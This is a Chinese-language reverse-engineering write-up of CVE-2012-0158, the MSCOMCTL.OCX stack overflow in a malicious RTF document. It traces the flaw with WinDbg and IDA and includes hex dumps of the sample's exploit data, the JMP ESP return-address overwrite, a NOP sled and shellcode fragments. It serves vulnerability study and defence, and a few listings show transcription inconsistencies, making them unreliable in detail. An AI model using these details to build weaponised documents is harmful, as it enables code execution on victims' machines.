

CVE-2012-0158 Analysis

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0x1 分析环境

OS: windows xp sp3 v2002

Office: 12.0.4518.1014

MSCOMCTL: 6.01.9545

Windbg: 6.12.0002.633

0x2 漏洞概述

The Microsoft Windows Common Controls ActiveX control (**MSCOMCTL.OCX**) could allow a remote attacker to execute arbitrary code on the system. By persuading a victim to visit a specially-crafted Web page that passes an overly long string argument, a remote attacker could exploit this vulnerability to execute arbitrary code on the system with the privileges of the victim.

0x3 漏洞成因分析

拿到样本，首先扔到我们的环境里，双击该样本，啪=_=doc 退出了，弹出一个计算器。由此可以判断这应该是 DropAndExecPE 类的 Shellcode。由于要运行 calc.exe，Shellcode 中肯定调用了 WinExec 这个 API（如果不调用，另找其他 API，肯定有迹可循），接下来就是在 Windbg 中下断点，跟踪调试，分析漏洞触发点以及触发原因，最后在定位和分析 Shellcode。

废话不多说，Windbg 附加 WINWORD.exe。然后在 WinExec 下断点“bp kernel32!WinExec” 然后 F5 运行，打开 may.doc WinExec 函数入口代码处断下来，此时还没进行栈帧的扩建，所以 esp + 4 保存的是 WinExec 的第一个参数，da ESP + 4 查看一下：

```

0:007> bp kernel32!winexec
0:007> bl
0 e 7c8623ad 0001 (0001) 0:**** kernel32!WinExec
0:007> g
ModLoad: 74a30000 74a38000 C:\WINDOWS\system32\POWERPROF.dll
ModLoad: 27580000 27685000 C:\WINDOWS\system32\MSCOMCTL.OCX
Breakpoint 0 hit
eax=0011aad3 ebx=0001c000 ecx=0011aa14 edx=7c92e4f4 esi=0001c000 edi=0022e9b6
eip=7c8623ad esp=0011aa20 ebp=0011aa38 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!WinExec:
7c8623ad 8bff          mov     edi,edi
0:000> dd esp
0011aa20 0011acea 04f7d010 00000000 04f7d010
0011aa30 0001c000 000005d0 0011aa88 0011af10
0011aa40 0020fc78 04f61008 0001c000 00000001
0011aa50 275c8a0a 04f61008 0020fc78 0001c000
0011aa60 00000000 0022e9c0 0020fc60 00002d26
0011aa70 00002d26 0020d418 00002841 0002159e
0011aa80 00000000 000005d0 00000000 0011ab01
0011aa90 1005c48b c7000001 4d032400 005ae908
0:000> da 04f7d010
04f7d010 "C:\Documents and Settings\Admini"
04f7d030 "strator\*.exe"

```

此时 Shellcode 已将 calc.exe 释放，并准备执行。栈顶 esp 指向的地址是 WinExec 返回的地址 0011acea 此地址必然位于 Shellcode 中，我们反汇编当前地址看看：

```

0:000> u 0011acea
0011acea eb22          jmp     0011ad0e
0011acec 6a01          push    1
0011acee 6a00          push    0
0011acf0 6a00          push    0
0011acf2 ff75f4       push    dword ptr [ebp-0Ch]
0011acf5 6a00          push    0
0011acf7 e814feffff   call    0011ab10
0011acfc 0555000000   add     eax,55h

```

这段代码位于 Shellcode 中，然后我们可以用 WinHex 打开 may.doc. 搜索这段机器码 eb22 6a01 6a00 找到之后上下翻翻看有没有明显的标志. 我们会发现有一连串的 909090 (NOP) 后面接着是 1245fa7f (0x7ffa4512), 这可是通用跳转地址 **JMP ESP** 的机器码. 很多 ShellCode 会用此古法. 没错，这一句便是通往 ShellCode 殿堂的跳板. 在往上看，我们看到文件格式是这样子：

U	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
7B	5C	72	74	66	31	0A	7B	5C	66	6F	6E	74	74	62	6C	{\rtf1 {\fonttbl
7B	5C	66	30	5C	66	6E	69	6C	5C	66	63	68	61	72	73	{\f0\fnil\fchars
65	74	30	20	56	65	72	64	61	6E	61	3B	7D	7D	0A	5C	et0 Verdana;}} \
76	69	65	77	6B	69	6E	64	34	5C	75	63	31	5C	70	61	viewkind4\uc1\pa
72	64	5C	73	62	31	30	30	5C	73	61	31	30	30	5C	6C	rd\sb100\sa100\l
61	6E	67	39	5C	66	30	5C	66	73	32	32	5C	70	61	72	ang9\f0\fs22\par
0A	5C	70	61	72	64	5C	73	61	32	30	30	5C	73	6C	32	\pard\sa200\sl2
37	36	5C	73	6C	6D	75	6C	74	31	5C	6C	61	6E	67	39	76\slmult1\lang9
5C	66	73	32	32	5C	70	61	72	0A	7B	5C	6F	62	6A	65	\fs22\par {\obje
63	74	5C	6F	62	6A	6F	63	78	0A	7B	5C	2A	5C	6F	62	ct\objocx {*\ob
6A	64	61	74	61	0A	30	31	30	35	30	30	30	30	30	32	jdata 0105000002
30	30	30	30	30	30	31	42	30	30	30	30	30	30	34	44	0000001B0000004D
35	33	34	33	36	46	36	44	36	33	37	34	36	43	34	43	53436F6D63746C4C
36	39	36	32	32	45	34	43	36	39	37	33	37	34	35	36	69622E4C69737456
36	39	36	35	37	37	34	33	37	34	37	32	36	43	32	45	6965774374726C2E

原来这是一个 RTF 格式文档（也就是微软的写字板）rtf 格式比较简单，开头以“{\rtf”作为 rtf 格式文档的头标识，后面紧接着一些控制字，控制符号，其中 object 控制字后的 {} 内以 objdata 开始的地方为数据，objocx 表示这是一个 OLE 类型的嵌入数据。

\objocx	An object type of OLE control.
---------	--------------------------------

可以用一个小工具 RTFScan 扫一下:

```
+-----+
|               RTFScan v0.26               |
|   Frank Boldewin / www.reconstructor.org   |
+-----+

[*] SCAN mode selected
[*] Opening file C:\Documents and Settings\Administrator\桌面\sample.doc
[*] Filesize is 136606 (0x2159e) Bytes
[*] RTF format detect

Embedded OLE document found in OBJDATA

Scanning for shellcode in OBJDATA...
FS:[30h] signature found at offset: 0x9e3
Function prolog signature found at offset: 0xa4e
Function prolog signature found at offset: 0xae4
Function prolog signature found at offset: 0xba4
CALL next/POP signature found at offset: 0x9a2

Dumping embedded OLE document as filename: OLE_DOCUMENT__sample__1.bin

    ??? OLE_DOCUMENT has been found and dumped. This should be re-scanned with
officemalscanner now !!!

    ??? This file contains overlay data, which is unusual for legitimate rtf-files !!!

Analysis finished!

-----
sample seems to be malicious! Malicious Index = 70
-----
```

RTFScan 扫描结果显示 OBJDATA 区域确实有嵌入的 OLE 复合文档. 它已经将其 DUMP 出来并保存. 可以再用 OfficeMalScanner 扫一下:

```
+-----+
|               OfficeMalScanner v0.61        |
|   Frank Boldewin / www.reconstructor.org   |
+-----+

[*] SCAN mode selected
[*] Opening file C:\Documents and Settings\Administrator\桌面\OLE_DOCUMENT__sample__1.bin
[*] Filesize is 5014 (0x1396) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

FS:[30h] signature found at offset: 0x9e3
Function prolog signature found at offset: 0xa4e
Function prolog signature found at offset: 0xae4
Function prolog signature found at offset: 0xba4
CALL next/POP signature found at offset: 0x9a2

Analysis finished!
```

关于 MS Compound Document Format 参照网上官方文档吧 (很多) ...不扯这些没用的了.... 我们回到正题:

让我们重启程序，在 7ffa4512 处下一个内存执行断点，运行到断点断下来后，查看一下堆栈：

```
0:000> dd esp -10
0011aa80 00000000 7ffa4512 90909090 90909090
0011aa90 1005c48b c7000001 4d032400 005ae908
0011aaa0 656b0000 6c656e72 df003233 1b8c892d
0011aab0 42ef7d81 d685859d 5a59994e 9354d861
0011aac0 9d217777 c368624a 6a83a353 5a5cdf6b
0011aad0 4f2b1d8a 8128452c 0140f571 ba058f92
0011aae0 610ac136 73616161 6c6c6568 8b003233
0011aaf0 61318a98 6f616161 006e6570 000211e8
```

可见 7ffa4512 所在地址是 0x0011aa84，这个地址一定是被 ShellCode 改写的，我们接下来需要继续向上分析，分析 0x11aa84 处地址何时被改写？改写之前的内容是啥？

重新加载 WINWORD.exe，输入 g 运行，然后在 0x0011aa84 处下一个内存写入断点，在 7ffa4512 写一个内存执行断点，由于 0x0011aa84 位于栈中，栈中存在反复读写，所以我们需要设置一个异常通知 `sxn -c "r eip;dd 0011aa84 l1" sse` 然后输入 g，运行，打开样本，跟踪调试。

```
0:007> bc 0
0:007> ba w1 0011aa84
0:007> ba e1 7ffa4512
0:007> sxn -c "r eip;dd 0011aa84 l1" sse
```

然后不断 F5，中间要注意观察值，特别是变为 7ffa4512 之前的那个值，所以要多创建快照以做备份。

我经过多次运行以及保存快照，发现 0011aa84 处的值变为 7ffa4512 之前的值是 275e701a

Memory - Pid 824 - WinDbg:6.12.0002.633 X86															
Virtual: 11aa84		Display format: Byte													
0011aa84	1a 70 5e 27	1c 15 fa 04 b8 57 19 01 00 00 00 00 00 f													
0011aa96	fa 04 88 2b	1e 00 96 c2 5a 27 01 00 00 00 c8 aa 1													
0011aaa8	c8 aa 11 00	61 73 5e 27 1c 15 fa 04 b8 57 19 01 b													
0011aaba	19 01 49 74	6d 73 64 00 00 00 00 00 59 27 48 ab 1													
0011aacc	b6 a8 5c 27	80 2d 1e 00 b8 57 19 01 d8 2b 1e 00 8													
0011aade	1e 00 e0 b1	bf 04 01 ef cd ab 00 00 05 00 98 5d 6													
0011aaf0	07 00 00 00	08 00 00 80 05 00 00 80 00 00 00 00 0													
0011ab02	58 27 00 00	00 00 56 00 01 01 de f9 58 27 00 d0 6													
0011ab14	e0 b1 bf 04	87 f9 58 27 10 2c 1e 00 b8 57 19 01 0													

当变为 7ffa4512 的时候，程序停在 275c87cb 处，此处是一个拷贝数据指令。

```

Memory
Virtual: 11aa84 Display format: Byte
0011aa84 12 45 fa 7f 1c 15 fa 04 b8 57 19 01 00 00 00 00 f8 14 fa 04 88 2b 1e 00 96 c2
0011aaa6 11 00 c8 aa 11 00 61 73 5e 27 1c 15 fa 04 b8 57 19 01 b8 57 19 01 49 74 6d 73
0011aac8 48 ab 11 00 b6 a8 5c 27 80 2d 1e 00 b8 57 19 01 d8 2b 1e 00 88 2b 1e 00 e0 b1
0011aaca 05 00 98 5d 65 01 07 00 00 00 08 00 00 80 05 00 00 80 00 00 00 0f fa 58 27
0011ab0c de f9 58 27 00 d0 62 27 e0 b1 bf 04 87 f9 58 27 10 2c 1e 00 b8 57 19 01 00 00
0011ab2e 06 00 1c 00 00 00 00 00 00 00 00 00 00 00 06 00 01 56 0a 00 00 00 ab 11 00
0011ab50 88 2b 1e 00 00 00 00 00 b8 57 19 01 08 67 5b 27 d8 2b 1e 00 b8 57 19 01 08 12
0011ab72 00 00 00 00 00 00 8c ab 11 00 08 09 60 27 d8 2b 1e 00 b8 57 19 01 00 00 00 00
0011ab94 dc 2b 1e 00 b8 57 19 01 00 00 00 00 00 00 00 00 e0 b1 bf 04 01 00 00 00 00
0011abb6 1f 00 b4 35 19 01 63 e5 00 32 00 00 00 00 00 00 28 5c 19 01 00 00 00 00

Command
eax=04fa151c ebx=011957b8 ecx=275b2480 edx=00000001 esi=04fa151c edi=00000000
eip=275c89c7 esp=0011aa84 ebp=0011aaa8 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
MSCOMCTL!DllGetClassObject+0x41c83:
275c89c7 55                      push     ebp
0:000> g
Breakpoint 0 hit
eax=00008282 ebx=011957b8 ecx=0000209c edx=00000000 esi=0020ba88 edi=0011aa88
eip=275c87cb esp=0011aa3c ebp=0011aa4c iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010207
MSCOMCTL!DllGetClassObject+0x41a87:
275c87cb f3a5                    rep movs dword ptr es:[edi],dword ptr [esi]
0:000>

0:000> db esi - 4
0020ba84 12 45 fa 7f 90 90 90 90-90 90 90 90 8b c4 05 10 .E.....
0020ba94 01 00 00 c7 00 24 03 4d-08 e9 5a 00 00 00 6b 65 .....$.M..Z...ke
0020baa4 72 6e 65 6c 33 32 00 df-2d 89 8c 1b 81 7d ef 42 rnel32...-...}.B
0020bab4 9d 85 85 d6 4e 99 59 5a-61 d8 54 93 77 77 21 9d ...N.YZa.T.wv!
0020bac4 4a 62 68 c3 53 a3 83 6a-6b df 5c 5a 8a 1d 2b 4f Jbh.S..jk.\Z...+0
0020bad4 2c 45 28 81 71 f5 40 01-92 8f 05 ba 36 c1 0a 61 .E(.q@.....6..a
0020bae4 61 61 61 73 68 65 6c 6c-33 32 00 8b 98 8a 31 61 aaashell132....1a
0020baf4 61 61 61 6f 70 65 6e 00-e8 11 02 00 00 6a ff e8 aaacopen.....j...
0:000> db edi - 4
0011aa84 12 45 fa 7f 1c 15 fa 04-b8 57 19 01 00 00 00 00 .E.....W.....
0011aa94 f8 14 fa 04 88 2b 1e 00-96 c2 5a 27 01 00 00 00 .....+.....Z'....
0011aaa4 c8 aa 11 00 c8 aa 11 00-61 73 5e 27 1c 15 fa 04 .....as^.....
0011aab4 b8 57 19 01 b8 57 19 01-49 74 6d 73 64 00 00 00 .W...W...Itmsd...
0011aac4 00 00 59 27 48 ab 11 00-b6 a8 5c 27 80 2d 1e 00 ...Y'H.....\'.-...
0011aad4 b8 57 19 01 d8 2b 1e 00-88 2b 1e 00 e0 b1 bf 04 .W...+...+.....
0011aee4 01 ef cd ab 00 00 05 00-98 5d 65 01 07 00 00 00 .....]e.....
0011aaf4 08 00 00 80 05 00 00 80-00 00 00 00 0f fa 58 27 .....X'

```

正是这条 rep movsd 语句，将堆栈数据覆盖了，0011aa84 处的 275e701a 覆盖为 7ffa4512。我们也看到了一连串 90 (NOP)，90 之后便是 ShellCode 的开始。那么 275e701a 这个地址到底是什么地址呢，Shellcode 会去覆盖它为通用跳转地址。只有一种情况，这个地址的作用是代码控制权的承接方（通俗讲就是 EIP 指针的接受对象），即返回地址。覆盖了返回地址，当函数返回的时候，Shellcode 便顺理成章拿到执行权咯。

在该地址处反汇编：

```

275e7007 83ec0c      sub     esp,0Ch
275e700a 53          push   ebx
275e700b 8b5d0c      mov     ebx,dword ptr [ebp+0Ch]
275e700e 56          push   esi
275e700f 8b7508      mov     esi,dword ptr [ebp+8]
275e7012 57          push   edi
275e7013 53          push   ebx
275e7014 56          push   esi
275e7015 e8ad19feff call     MSCOMCTL!DllGetClassObject+0x41c83 (275c89c7)
275e701a 85c0       test    eax,ebx
275e701c 7c27       jl      MSCOMCTL!DllGetDocumentation+0xd33 (275e7045)
275e701e 6a08       push   8
275e7020 8d45f4     lea     eax,[ebp-0Ch]
275e7023 53          push   ebx
275e7024 50          push   eax
275e7025 e84317feff call     MSCOMCTL!DllGetClassObject+0x41a29 (275c876d)

```

可见该地址处是一个判断语句，上面是一个 call 语句，果然！可以判断上面的函数属于漏洞函数了，IDA 载入 MSCOMCTL.OCX 来到地址 275e7015 A 函数处，进入 A 函数：

```

.text:275C89C7      push     ebp
.text:275C89C8      mov      ebp, esp
.text:275C89CA      sub      esp, 14h          ; 20bytes
.text:275C89CD      push     ebx
.text:275C89CE      mov      ebx, [ebp+bstrString]
.text:275C89D1      push     esi
.text:275C89D2      push     edi
.text:275C89D3      push     0Ch              ; dwBytes
.text:275C89D5      lea      eax, [ebp+var_14]
.text:275C89D8      push     ebx              ; lpMem
.text:275C89D9      push     eax              ; int
.text:275C89DA      call     B
.text:275C89DF      add      esp, 0Ch
.text:275C89E2      test     eax, eax
.text:275C89E4      jl       short loc_275C8A52
.text:275C89E6      cmp      [ebp+var_14], 6A626F43h
.text:275C89ED      jnz      loc_275D3085
.text:275C89F3      cmp      [ebp+dwBytes], 8
.text:275C89F7      jb       loc_275D3085      ; < 8 return .
.text:275C89FD      push     [ebp+dwBytes]    ; dwBytes
.text:275C8A00      lea      eax, [ebp+var_8]
.text:275C8A03      push     ebx              ; lpMem
.text:275C8A04      push     eax              ; int
.text:275C8A05      call     B
.text:275C8A0A      mov      esi, eax
.text:275C8A0C      add      esp, 0Ch

```

.....

可以看到 A 函数先在栈上分配了 20 个字节（堆栈溢出中分配字节数可是敏感问题），调用 2 次 B 函数, B 函数干什么的呢？带着疑问进入 B:（注释信息从 Windbg 中获取）

```

.text:275C876D      push     ebp
.text:275C876E      mov      ebp, esp
.text:275C8770      push     ecx
.text:275C8771      push     ebx
.text:275C8772      mov      ebx, [ebp+lpMem]
.text:275C8775      push     esi
.text:275C8776      xor      esi, esi
.text:275C8778      mov     eax, [ebx]        ; ole32!CExposedStream::`vftable' (7699dd70)
.text:275C877A      push     edi
.text:275C877B      push     esi
.text:275C877C      lea      ecx, [ebp+var_4]
.text:275C877F      push     4
.text:275C8781      push     ecx
.text:275C8782      push     ebx              ; this

```

```

.text:275C8783      call     dword ptr [eax+0Ch] ; CExposedStream::Read()
.text:275C8786      cmp     eax, esi
.text:275C8788      jl      short loc_275C8802
.text:275C878A      mov     edi, [ebp+dwBytes]
.text:275C878D      cmp     [ebp+var_4], edi
.text:275C8790      jnz     loc_275D3F93
.text:275C8796      push    edi                ; dwBytes
.text:275C8797      push    esi                ; dwFlags
.text:275C8798      push    hHeap              ; hHeap
.text:275C879E      call    ds:HeapAlloc
.text:275C87A4      cmp     eax, esi
.text:275C87A6      mov     [ebp+lpMem], eax
.text:275C87A9      jz      loc_275D3F9D
.text:275C87AF      mov     ecx, [ebx]
.text:275C87B1      push    esi
.text:275C87B2      push    edi
.text:275C87B3      push    eax
.text:275C87B4      push    ebx
.text:275C87B5      call    dword ptr [ecx+0Ch] ; CExposedStream::Read()
.text:275C87B8      mov     esi, eax
.text:275C87BA      test    esi, esi
.text:275C87BC      jl      short loc_275C87EF
.text:275C87BE      mov     esi, [ebp+lpMem]
.text:275C87C1      mov     ecx, edi
.text:275C87C3      mov     edi, [ebp+arg_0]
.text:275C87C6      mov     eax, ecx
.text:275C87C8      shr     ecx, 2
.text:275C87CB      rep     movsd

```


关键代码主要是这 3 个 call. 2 个 CExposedStream::Read(lpMem, dwBytes, uflags) call 和 1 个 HeapAlloc call 其中通过 windbg 跟踪调试发现 CExposedStream::Read 是 OLE32.dll 这个动态库中的 CExposedStream 类的虚函数，该函数细节没具体看（调用太多函数，很繁琐），不过可以猜测主要功能就是 Stream data 处理，读取 dwbytes 个字节到 lpMem 指向的内存里.. (别看调用那么多，没做多大事_-) 我们结合 IDA 伪代码整体再看一下 B 函数做了些啥：

```

1 int __cdecl B(int a1, LPVOID lpMem, SIZE_T dwBytes)
2 {
3     LPVOID v3; // ebx@1
4     int result; // eax@1
5     LPVOID v5; // eax@3
6     int v6; // esi@4
7     int v7; // [sp+Ch] [bp-4h]@1
8     LPVOID lpMemA; // [sp+1Ch] [bp+Ch]@3
9
10    v3 = lpMem;
11    result = (*(int (__stdcall *)(LPVOID, int *, signed int, _DWORD)))(*( _DWORD *) (lpMem + 12))(lpMem, &v7, 4, 0); // CExposedStream::Read
12    if ( result >= 0 )
13    {
14        if ( v7 == dwBytes )
15        {
16            v5 = HeapAlloc(hHeap, 0, dwBytes);
17            lpMemA = v5;
18            if ( v5 )
19            {
20                v6 = (*(int (__stdcall *)(LPVOID, LPVOID, SIZE_T, _DWORD)))(*( _DWORD *) (v3 + 12))(v3, v5, dwBytes, 0); // CExposedStream::Read
21                if ( v6 >= 0 )
22                {
23                    memcpy((void *)a1, lpMemA, dwBytes);
24                    v6 = (*(int (__stdcall *)(LPVOID, _UNKNOWN *, SIZE_T, _DWORD)))(*( _DWORD *) (v3 + 12))(
25                        v3,
26                        &unk_27632368,
27                        ((dwBytes + 3) & 0xFFFFFFF) - dwBytes,
28                        0);
29                }
30                HeapFree(hHeap, 0, lpMemA);
31                result = v6;
32            }
33            else
34            {
35

```

第一次调用 Read，传入 dwBytes 为 4，表示从 Stream Data（精心构造的样本 Shellcode 数据）读取 4 字节数据，存到局部变量 v7 中，然后下面会将该数据与参数 dwBytes 做比较，如果相等继续，否则退出。Windbg 跟踪调试，发现该数据是 0xC 等于传入的参数 dwBytes。然后便看是申请 dwBytes 字节堆内存，再次调用 Read，传入参数 dwBytes 为 0xc，读取 12 字节数据到刚申请的堆内存，最后才是 B 函数的功能本质：拷贝 dwBytes(12) 字节数据到 a1 (A 函数的局部变量 var_14)：



如图红框内即为拷贝的 12 字节数据，这 12 字节在样本十六进制中也能找到，位于 Shellcode 前几个字节处：

30	30	32	30	30	30	30	30	30	3640000000200000
30	30	43	30	30	30	30	30	30	00100000000C00000
5	41	36	34	30	30	30	30	30	0436F626A6400000
30	38	32	38	32	30	30	30	30	08282000008282000
30	30	30	30	30	30	30	30	30	00000000000000000
30	31	32	34	35	66	61	37		0000000001245fa7
30	39	30	39	30	39	30	39		f909090909090909
L	30	30	31	30	30	30	30	63	08bc40510010000c
1	64	30	38	65	39	35	61	30	70024034d08e95a0
5	35	37	32	36	65	36	35	36	000006b65726e656

这 12 字节想必对 Shellcode 来说有不同寻常的意义，我们继续分析，现在看看 A 函数的栈帧：

第一次执行 B 之前：

-00000014	var_14	dd ?	
-00000010		db ? ; undefined	
-0000000F		db ? ; undefined	
-0000000E		db ? ; undefined	
-0000000D		db ? ; undefined	
-0000000C	dwBytes	dd ?	
-00000008	var_8	dd ?	
-00000004	var_4	dd ?	
+00000000	s	db 4 dup(?)	Saved EBP
+00000004	r	db 4 dup(?)	
+00000008	arg_0	dd ?	
+0000000C	bstrString	dd ?	; offset

第一次执行 B 之后：

-00000014	var_14	dd 6A626F43h	
-00000010	Unused	dd 00000064h	
-0000000C	dwBytes	dd 00008282h	
-00000008	var_8	dd ?	
-00000004	var_4	dd ?	
+00000000	s	db 4 dup(?)	Saved EBP
+00000004	r	db 4 dup(?)	
+00000008	arg_0	dd ?	
+0000000C	bstrString	dd ?	; offset

前后对比我们会发现 A 函数的 20 字节栈帧已经使用了 12 字节（B 函数拷贝）接下来回到 A 函数：

```
.text:275C89DF      add     esp, 0Ch
.text:275C89E2      test    eax, eax
.text:275C89E4      jl      short loc_275C8A52
.text:275C89E6      cmp     [ebp+var_14], 6A626F43h
.text:275C89ED      jnz     loc_275D3085
.text:275C89F3      cmp     [ebp+dwBytes], 8
.text:275C89F7      jb      loc_275D3085 ; < 8 return .
.text:275C89FD      push    [ebp+dwBytes] ; dwBytes
.text:275C8A00      lea     eax, [ebp+var_8]
.text:275C8A03      push    ebx ; lpMem
.text:275C8A04      push    eax ; int
.text:275C8A05      call    B
```

发现了什么没有？有的，我们看到了一个数据 6A626F43h，咦，怎么这么眼熟，往上看，哦，原来这正是 B 函数拷贝到 A 栈中的数据，恍然大悟，代码先做了个 flag 比较，如果数据一致，接着进行，否则退出，其中 6A626F43 是一个标志 Cobj

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	43	6F	62	6A	01	00	00	C7	00	24	03	4D	08	E9	5A	00	Cobj Ç \$
00000010	00	00	6B	65	72	6F	65	6C	33	32	00	DF	2D	80	8C	1B	kernel32

如果 flag 一致，那么接着进行字节数的比较(因为下面还要调用一次 B 函数，这里做个检查理所应当嘛..) 如果小于 8 字节，直接返回，反之，继续执行接下来的代码：

```

.text:275C89C7
.text:275C89C7 var_14      = dword ptr -14h
.text:275C89C7 dwBytes     = dword ptr -0Ch
.text:275C89C7 var_8       = dword ptr -8
.text:275C89C7 var_4       = dword ptr -4
.text:275C89C7 arg_0       = dword ptr 8
.text:275C89C7 bstrString  = dword ptr 0Ch
.text:275C89C7
.text:275C89C7 ; FUNCTION CHUNK AT .text:275D3085 SIZE 0000001D BYTES
.text:275C89C7
.text:275C89C7 push     ebp
.text:275C89C8 mov      ebp, esp
.text:275C89CA sub      esp, 14h          ; 20bytes
.text:275C89CD push     ebx
.text:275C89CE mov      ebx, [ebp+bstrString]
.text:275C89D1 push     esi
.text:275C89D2 push     edi
.text:275C89D3 push     0Ch             ; dwBytes
.text:275C89D5 lea      eax, [ebp+var_14]
.text:275C89D8 push     ebx             ; lpMem
.text:275C89D9 push     eax             ; int
.text:275C89DA call     B
.text:275C89DF add      esp, 0Ch
.text:275C89E2 test     eax, eax
.text:275C89E4 jl      short loc_275C8A52
.text:275C89E6 cmp      [ebp+var_14], 6A626F43h
.text:275C89ED jnz      loc_275D3085
.text:275C89F3 cmp      [ebp+dwBytes], 8
.text:275C89F7 jnb      loc_275D3085      ; < 8 return .
.text:275C89FD push     [ebp+dwBytes]    ; dwBytes
.text:275C8A00 lea      eax, [ebp+var_8]
.text:275C8A03 push     ebx             ; lpMem
.text:275C8A04 push     eax             ; int
.text:275C8A05 call     B

```

第二次调用 B 函数，传入的 a1 参数是 A 中局部变量 var_8..en. 咦，咦好像不对耶，我们知道第一次调用 B 函数，已经使用了 A 栈帧中 12 字节. 还剩下 8 字节 (var_4、var_8) 如果这次拷贝的字节数大于 8，那么必然会破坏 A 函数栈帧，导致异常. 所以应该是小于 8，才继续执行嘛，大于 8，果断要返回的嘛!! 再一看上次 B 函数拷贝到 A 中的 dwBytes 0x8282 好大的数据...肯定是样本嵌入的 Shellcode 数据，这样一来 A 函数的返回地址必然要被覆盖导致溢出的，Windbg 跟踪调试，A 函数栈帧数据对比如下：

第二次调用 B 之前：

```

0011aad0 001e2b88 04b1b1e0 abcdef01 00050000
0:000> dds ebp - 14
0011aa6c 6a626f43
0011aa70 00000064
0011aa74 00008282
0011aa78 04fa1c30
0011aa7c 275859e4 MSCOMCTL!DllCanUnloadNow+0x2a31
0011aa80 0011aaa8
0011aa84 275e701a MSCOMCTL!DLLGetDocumentation+0xd
0011aa88 04fa1b44
0011aa8c 011957b8
0011aa90 00000000
0011aa94 04fa1b20
0011aa98 001e2b88
0011aa9c 275ac296 MSCOMCTL!DllGetClassObject+0x255
0011aaa0 00000001
0011aaa4 0011aac8
0011aaa8 0011aac8
0011aaac 275e7361 MSCOMCTL!DLLGetDocumentation+0x1
0011aab0 04fa1b44
0011aab4 011957b8
0011aab8 011957b8
0011aabc 736d7449
0011aac0 00000064
0011aac4 27590000 MSCOMCTL!DllGetClassObject+0x92h
0011aac8 0011ab48
0011aacc 275ca8b6 MSCOMCTL!DllGetClassObject+0x43h
0011aad0 001e2d80
0011aad4 011957b8
0011aad8 001e2bd8
0011aad0 001e2b88
0011aae0 04b1b1e0

```

Stack Frame A

Saved EBP

return address

第二次调用 B 之后:



```

:27500167      push    edx                ; lpMem
:27500168      push    eax                ; int
:27500169      call    B
:2750016E      add     esp, 0Ch
:27500171      test    eax, eax
:27500173      jnl     short loc_275001EF
:27500175      cmp     [ebp+var_14], 6A626F43h
:2750017C      jnz     short loc_2750018A
:2750017E      cmp     [ebp+var_10], 64h
:27500182      jnz     short loc_2750018A
:27500184      cmp     [ebp+dwBytes], 8
:27500188      jz      short loc_27500191
:2750018A      loc_2750018A:                ; CODE XREF: sub_27500156+26↑j
:2750018A                        ; sub_27500156+2C↑j
:2750018A      mov     eax, 8000FFFFh
:2750018F      jmp     short loc_275001EF
:27500191      ; -----
